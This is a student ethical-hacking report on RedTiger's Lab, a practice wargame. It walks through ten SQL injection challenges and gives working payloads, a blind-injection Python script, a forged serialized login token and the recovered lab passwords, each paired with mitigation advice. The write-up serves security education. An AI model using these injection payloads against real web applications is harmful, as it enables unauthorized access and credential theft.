CSS484

Ethical Hacking and Cybersecurity in Practice

PROJECT REPORT ON

"**SQL Injection Challenges**"

Present to

Dr. Watthanasak Jeamwatthachai

Submitted by

Group 7

Krittidech Paijitjinda 6422781664

Kittisak Wangananansukdee 6422781441

Supakorn Vannathong 6422782712

Ratchapon Rittem 6422782977

Pavinee Pipatanagovit 6422772127

Introduction

The SQL Injection challenges provided by RedTiger’s Lab serve as a practical exploration into identifying and exploiting these vulnerabilities. This report documents the systematic approach taken to solve each of the 10 SQL Injection challenges, illustrating the techniques used to uncover and exploit weaknesses within a web application. By delving into these exercises, we aim to enhance our understanding of SQL injection and reinforce best practices for securing web applications against such attacks.

OBJECTIVE

The primary objective of this report is to provide a comprehensive analysis of the SQL Injection challenges encountered on RedTiger's Lab platform. Specific goals include:


1. Identifying Vulnerabilities: Document the types and locations of SQL injection vulnerabilities within each challenge.
2. Exploit Execution: Detail the methods and payloads used to successfully exploit these vulnerabilities.
3. Impact Assessment: Evaluate the potential impact of each identified vulnerability on the security and integrity of the web application.
4. Mitigation Strategies: Propose effective countermeasures and best practices to prevent SQL injection attacks, ensuring the robustness of web applications against such threats.

CONTENTS

Level 1

Solution:

1. Payload:
   ?cat=1+UNION+SELECT+NULL,NULL,username,password+FROM+level1_users--
2. Input the payload directly into URL



ไม่ปลอดภัย https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+NULL,NULL,username,password+FROM+level1_users--

Welcome to level 1

Lets start with a simple injection.


Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Hornoxe
thatwaseasy

3. Use showing Username and password to login



Username: Hornoxe
Password: thatwaseasy

Steps:

We started by confirming the injection point using 1=1 and 1=2 in the 'cat' parameter. Then, used the ORDER BY clause to find out there were four columns in the query. By running a UNION query (UNION SELECT 1, 2, 3, 4), We identified that columns 3 and 4 displayed results.We retrieved the MySQL version and database name using UNION SELECT 1, 2, version(), database(), which returned 5.5.57-0+deb8u1 and hackit. Attempting to list table names showed some operations were restricted. By inspecting the login form submission then found the user and password fields. Finally, a UNION query (UNION SELECT 1, 2, username, password FROM level1_users) successfully retrieved the user credentials.

Mitigation:

Use a parameterized query , a type of SQL query that uses placeholders (parameters) instead of embedding user inputs directly into the query string. The actual values for these parameters are provided at runtime to prevent user input from being treated as executable code.
ex.


```
$stmt = $pdo->prepare('SELECT * FROM table WHERE column = :value');

$stmt->execute(['value' => $userInput]);
```

Level 2

Solution:

1. Payload: **' or '1'='1**
2. Input the payload directly into the password box and type anything for username, then click “Login”.



Username: hello

Password: ••••••••••••

Steps:

We capture the login data packet, which includes the fields username=admin, password=admin, and login=Login. We tests various SQL injection payloads in the username field, such as admin', admin' --+, admin' or '1'='1, and similar variations, to identify a potential injection point then we tests the password field with a single quote ('), which returns an error indicating that the application is vulnerable to SQL injection. To exploit this vulnerability, the attacker uses the payloads ' or '1'='1 for the password. These payloads manipulate the SQL query to always evaluate to true.


Mitigation:

This problem can be fixed using the same method as the last level.Use parameterized query to ensure that user inputs are treated as data rather than executable code.

Level 3

Solution:

1. Payload: ?usr=' union select 1,username,3,password,5,6,7 from level3_users where username='Admin' #
   *** Encrypted Payload:
   ?usr=MDc2MTUxMDIyMTc3MTM5MjMwMTQ1MDI0MjA5MTAwMTc3MTUzMDc0MTg3MDk1MDg0MjQzMDIwMjM4MDE1MTI3MTMzMTkwMTU0MDAxMjQ2MTU3MjA4MjQ1MDQ1MTk4MTMxMTE1MTE5MTYyMTMwMTQyMjUwMDUwMTE0MjUyMjAzMDk3MTU2MTkwMTc1MDEzMTM5MDc4MTU1MDk2MDg1MTM0MTk3MTE5MDU5MTYzMTc4MDU2MDM3MDAzMTM2MDQ3MDY2MTA2MTE0MDQ2MjA2MTQ4MDcyMTQxMjE0MDc1MDQ0MjE1MjAzMDM3MDgyMTk4MDcyMTIzMjE1MTE0MjIwMTQw
2. Input the encrypted payload into the URL.
3. Use the shown username and password to login.
   Username: admin Password: thisisaverysecurepasswordEEE5rt


Username: admin
Password: thisisaverysecurepasswordI

Steps:

We started by choosing a user from the list. After clicking one of them, we will see a table displaying their details, also, we notice that there is a parameter usr in the URL with the value that seems to be encrypted. Therefore, if we want to do the injection, our payload must be encrypted as well. From the level's hint, we generated the error message by changing the ?usr parameter in the URL to ?usr[]. This produces an error message: "Warning: preg_match() expects parameter 2 to be string, array given in /var/www/html/hackit/urlcrypt.inc on line 26". This tells us that there is a file called urlcrypt.inc in this website, so we go to https://redtiger.labs.overthewire.org/urlcrypt.inc
Which gives us this php code:

```
<?php
        // warning! ugly code ahead :)
        // requires php5.x, sorry for that
        function encrypt($str)
        {
                $cryptedstr = "";
                srand(3284724);
                for ($i =0; $i < strlen($str); $i++)
                {
                        $temp = ord(substr($str,$i,1)) ^ rand(0, 255);

                        while(strlen($temp)<3)
                        {
                                $temp = "0".$temp;
                        }
                        $cryptedstr .= $temp. "";
                }
                return base64_encode($cryptedstr);
        }

        function decrypt ($str)
        {
                srand(3284724);
                if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
                {
                        $str = base64_decode($str);
                        if ($str != "" && $str != null && $str != false)
                        {
                                $decStr = "";

                                for ($i=0; $i < strlen($str); $i+=3)
                                {
                                        $array[$i/3] = substr($str,$i,3);
                                }

                                foreach($array as $s)
                                {
                                        $a = $s ^ rand(0, 255);
                                        $decStr .= chr($a);
                                }

                                return $decStr;
                        }
                        return false;
                }
                return false;
        }
?>
```

The code gives us the encryption and decryption of the login page for this level used, and now we can encrypt our payload. First, use ORDER BY to find out the number of columns, for example, if we want ?usr=Admin' order by 4 #, we will encrypt the payload into MDQyMjExMDE0MTgyMTQwMTA3MTI3MTYwMTMwMDc4MTQzMTg0MTA4MTU3MDk1MDM5MTM0MDY1MTY5MDc0MDQ2 before putting it into the URL. After testing, the number of columns is 7. Then, we use UNION to see which columns are displayed on screen by using the encrypted version of usr =‘ union select 1,2,3,4,5,6,7 from level3_users where username=’Admin’ #. Lastly, we see that the columns echoed are 2, 6, 7, 5, and 4. Now, we can craft the payload to display username and password in any of those columns.


Mitigation:

Don’t display error messages for the user to see. Also, consider parameterized query to improve security.

Level 4

Solution:

1. Keyword= **killstickswithbr1cks!**


Word: killstickswithbr1cks!

Steps:

At first we try to identify the number of columns in table level4_secret including the ‘keyword’ column by using ‘order by x’ : This query attempts to order the results based on the second column (index x) in the table. From we use utilize ‘order by’, the query id = 1 order by 1 and 2# will return 1 row but other(x>2) query will return 0 row. It means that there are at least two columns, one being the keyword. To find out which column is ‘keyword’, we use the UNION operator to test. Test first column ‘id = 1 UNION SELECT keyword, 2 FROM level4_secret’:This query returns 2 rows, which indicates that the keyword exists and the database didn't throw an error, meaning the syntax is correct. And test the second column ‘id = 1 UNION SELECT 1, keyword FROM level4_secret’:This query returns 1 row, which indicates that the keyword does not exist in this position. Therefore, we conclude that the 'keyword' is indeed the first column in the table. After that we determine the length in the ‘keyword’ column, 1 union select keyword,2 from level4_secret where length(keyword)=x : we use 22 instead of x and it gives 1 row so this means that the above query is false. So we try to use another number and we find 21 that give 2 rows(above query is true), now we get the length of the column is 21.

We must now create a Python program that prints each character in the first entry in the "keyword" column in order to identify which entry it is.

```
import requests
from string import printable

url = "https://redtiger.labs.overthewire.org/level4.php"
cookies = {'level4login' : 'put_the_kitten_on_your_head'}

result = ''
for x in range( 1 , 22 ):
   for i in printable:
      params = {'id' : '1 union select keyword, 1 from level4_secret where
ascii(substring(keyword,%i,1))= %i'% (x, ord(i))}
      response = requests.get(url, params = params, cookies = cookies)
```

```
        if "2 rows" in response.text:
            result += i
            break
    print (result)
```

We can now run the program and get the first_entry keyword from the column.


Mitigation:

- Validate and sanitize user input to restrict what data enters your system.
- Use parameterized queries to separate data from SQL code, making it harder to inject malicious code.
- Implement the principle of least privilege for database user accounts.
- Deploy a Web Application Firewall (WAF) to filter suspicious traffic.

Level 5

Solution:


1. Username : ' union select 1,MD5('1')#
   Password : 1



```
Username: ' union select 1,MD5('1')#
Password: 1
Login
```

Steps:

From trying and error, the input textbox will cover the input with ' before sent to keep in variable. Trying to put ' in username, it will show the warning message.



```
Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/hackit/level5.php on line 46
User not found!
Username: '
Password: abc
Login
```

After putting '# or " to close the opened string of the username of the auto generate and comment the arrest char after the injection, it doesn't show a warning message but it shows User not found!.
Using union select to inject, We find out that we must use **union select intNumber, MD5('anythingButNotEmpty'**, for intNumber means it can be any integer cause it represents the column of the database. For MD5(' ') is to encrypt the password with MD5.
The password must use string that we put in MD5(' '. e.g. MD5('s'), then the password will be s.


Mitigation:

- Validate user input to expected formats.
- Implement proper error handling.
- Use web application firewalls.
- Parameterized queries : prevent attackers from injecting malicious code by separating user input from the actual SQL statement.
- Stored procedures : encapsulate the logic and keep user input separate from the database queries.

Level 6


Solution:

1. Payload: 5 union select 1, 'union select 1, username, 3, password, 5 from level6_users where status=1#,3,4,5 from level6_users where status=1#
   Transformed Payload: **5 union select 1,0x2720756e696f6e2073656c65637420312c757365726e616d652c332c70617373776f72642c352066726f6d206c6576656c365f7573657273207768657265207374617475733d31202327,3,4,5 from level6_users where status=1 #**
2. Inject this payload inside the URL in parameter “p”.



```
ไม่ปลอดภัย  https://redtiger.labs.overthewire.org/level6.php?user=5%20union%20select%201,0x2720756e696f6e2073656c65637420312c757365726e616d652c332c70617373776f72642c352066726f6d206c6576656c365...
```

3. Username: admin
4. Password: m0nsterk1ll



Username:	admin
Email:	m0nsterk1ll

Username: admin
Password: m0nsterk1ll

Steps:

We started by clicking "Click me" to get the parameter ?user=1 in the URL, then we checked the number of columns by doing ?user=1' order by (number of columns). Doing this starting from 1, we found that there are 5 columns in total since an error occurred when the number of columns was 6. Using SELECT columns to see if any value is displayed on the web page yields no result, therefore we need to find other ways. Iterating through users by changing the number of ?user, we found that there were 4 users. If we try number > 4, the web page will say "user not found" and doesn't display any data. By trial and error, we found that the second column can be used to generate data, so we tried a nested query in column 2. The simple nested query will not do since the website will consider both main and nested as the same query, therefore the nested query is turned into hexadecimal instead. The query: "?user=5 union select 1,‘ union select 1,2,3,4,5 from level6_users where status=1#,3,4,5 from level6_users where status=1 #" is transformed into "?user=5 union select 1 ,0x2720756e696f6e2073656c65637420312c322c332c342c352066726f6d206c6576656c365f7573657273207768657265207374617475733d3123,3,4,5 from level6_users where status =1 #" instead. After we put the query into the URL parameter, the result shows that column 2 and column 4 can be used to display username and password. Transforming the nested query columns 2 and 4 into username and password and converting them into hexadecimal, we got the result payload that can be used to obtain username and password of user with status=1.


Mitigation:

Using parameterized input would help with the vulnerability since the query will be pre-constructed rather than being constructed from the user input.


Level 7

Solution:

1. Put payload **') union select null,null,null,autor from level7_news news, level7_texts text where ('%' = '** into search box then website will show username


') union select null,null,null,a

2. Username : TestUserforg00gle


Username: TestUserforg00gle

Steps:

By injecting a single quote ('), the underlying query was revealed:
sql
SELECT news.*, text.text, text.title FROM level7_news news, level7_texts text WHERE text.id = news.id AND (text.text LIKE '%' %' OR text.title LIKE '%' %')
Using this information, an injection was crafted:
sql
') union select null, null, null, autor from level7_news where ('%' = '
An error about text.title being unknown was encountered. To fix this, the injection was adjusted to:

sql
') union select null, null, null, autor from level7_news news, level7_texts text where ('%' = '
This successfully retrieved the username


Mitigation:

This problem can be fixed using the same method as the last level.Use parameterized query to ensure that user inputs are treated as data rather than executable code.

Level 8


Solution:

1. Put **hans@localhost',name=password, icq='** into Email box then press Edit then password will show up in Name box



Username: Admin	
Email:	hans@localhost',name=pas
Name:	19JPYS1jdgvkj
ICQ:	12345
Age:	25

2. Username : admin
   Password : 19JPYS1jdgvk



Username:	admin
Password:	19JPYS1jdgvkj

Steps:

By inserting a single quote (') in the Email field triggers an error message, revealing an SQL syntax issue. This error indicates that the application is vulnerable to SQL injection. However, using a single quote in the ICQ field does not generate any errors, suggesting that the query syntax error is closer to the ICQ field.

To exploit this, We first insert hans@localhost', icq=' into the Email field, which does not trigger an error. This step indicates that the injection point is correctly placed. Next, to manipulate the query further, We inject hans@localhost', name=password, icq=', which successfully modifies the query to set the name field to password. This injection allows you to bypass authentication mechanisms and extract sensitive information.


Mitigation:

This problem can be fixed using the same method as the last level.Use parameterized query to ensure that user inputs are treated as data rather than executable code.

Level 9

Solution:


1. Put **'), ((select username from level9_users),(select password from level9_users),'a** into comment box.Username and password will show up in Autor and Title section



Autor: TheBlueFlower
Title: this_oassword_is_SEC//Ure.promised!
a

Name:
Title:
(select password from
level9_users),'a

2. Username : TheBlueFlower
   Password : this_oassword_is_SEC//Ure.promised!



Username: TheBlueFlower
Password: this_oassword_is_SEC//Ure

Steps:

The process begins by identifying the injection points: inserting a single quote (') in each column leads to an error message containing ')', suggesting an SQL statement like INSERT INTO <table_name> (name, title, ..., <last_column>) VALUES ('col1', ..., 'col2'). Testing various payloads, such as)# and "), ('1')#, helps refine the approach. Eventually, injecting "), ('1','2','3')# indicates the number of columns in the query. The successful exploit involves replacing the dummy values (1, 2, 3) with subqueries that extract the username and password: '), ((select username from level9_users limit 1), (select password from level9_users limit 1), '3') #. This payload inserts and retrieves the username and password from the level9_users table


Mitigation:

This problem can be fixed using the same method as the last level.Use parameterized query to ensure that user inputs are treated as data rather than executable code.

Level 10

Solution:

1. Payloads:
   login=YToyOntzOjg6InVzZXJuYW1lIjtzOjk6IlRoZU1hc3RlciI7czo4OiJwYXNzd29yZC I7YjoxO30=&dologin=Login
2. Inject this payload by replacing default input



```
Referer: https://redtiger.labs.overthewire.org/level10.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

login=YToyOntzOjg6InVzZXJuYW1lIjtzOjk6IlRoZU1hc3RlciI7czo4OiJwYXNzd29yZCI7YjoxO30=&dologin=Login
```

Steps:

After intercepting the Base64-encoded string used for authentication, you decode it to reveal a serialized PHP array containing the username and password. When logging in with valid credentials, the application generates this encoded string. By injecting a single quote (') into the login parameter, you observe normal behavior, but altering the serialized data leads to an error indicating issues with unserialization.

Decoding the Base64 string shows:

php
Copy code
```
a:2:{s:8:"username";s:6:"Monkey";s:8:"password";s:12:"0815password";}
```
This unserialized to:

php
```
array (
  'username' => 'Monkey',
  'password' => '0815password',
)
```

To bypass authentication, you modify this data by changing the username to TheMaster and setting the password field to true, resulting in:
Php
```
array (
 'username' => 'TheMaster',
 'password' => true,
)
```
Then convert to
php

a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}
After Base64-encoding this modified data:
php
YToyOntzOjg6InVzZXJuYW1lIjtzOjk6IlRoZU1hc3RlciI7czo4OiJwYXNzd29yZCI7YjoxO30=
Submitting it with the login parameter allows you to log in as TheMaster, bypassing the authentication check.

Mitigation:

Avoid using unserialize() on untrusted data because it can lead to serious security vulnerabilities, such as arbitrary code execution and object injection attacks. Serialized data might include malicious objects that, when unserialized, can exploit vulnerabilities in applications. Instead of unserialize(), use safer data formats like JSON (json_encode() and json_decode()).

Impact

Vulnerabilities like these can have many impacts such as:

- Data Breaches: User information like passwords and private information. This can lead to further damage to the users.
    - Financial: If the information is something like a credit card or bank account, the data breach can cause financial damage.
    - Other Accounts: Some users might use the same passwords for different accounts. Therefore, by breaching a password can lead to breach on many more accounts.
- Reputational Damage: The organization that has their customers' data breached will lose credibility and lose trust of their customers.
- Disrupted Workflow: The hacker can potentially manipulate the data inside the database, causing the workflow to be disrupted, resulting in loss for businesses.
- Legal Consequences: Companies can face fines for failing to userdata under regulations like GDPR or CCPA.

Conclusion

Through the completion of the 10 SQL Injection challenges on RedTiger's Lab, we have gained valuable insights into the various forms of SQL injection attacks and the methodologies employed to exploit them. Each challenge reinforced the critical need for rigorous input validation, the use of prepared statements, and comprehensive security testing during the development lifecycle. By systematically documenting the vulnerabilities discovered, the methods of exploitation, and the proposed mitigation strategies, this report serves as a practical guide for enhancing the security posture of web applications. The knowledge acquired from these challenges underscores the importance of proactive security measures in safeguarding sensitive data and maintaining the integrity of web systems.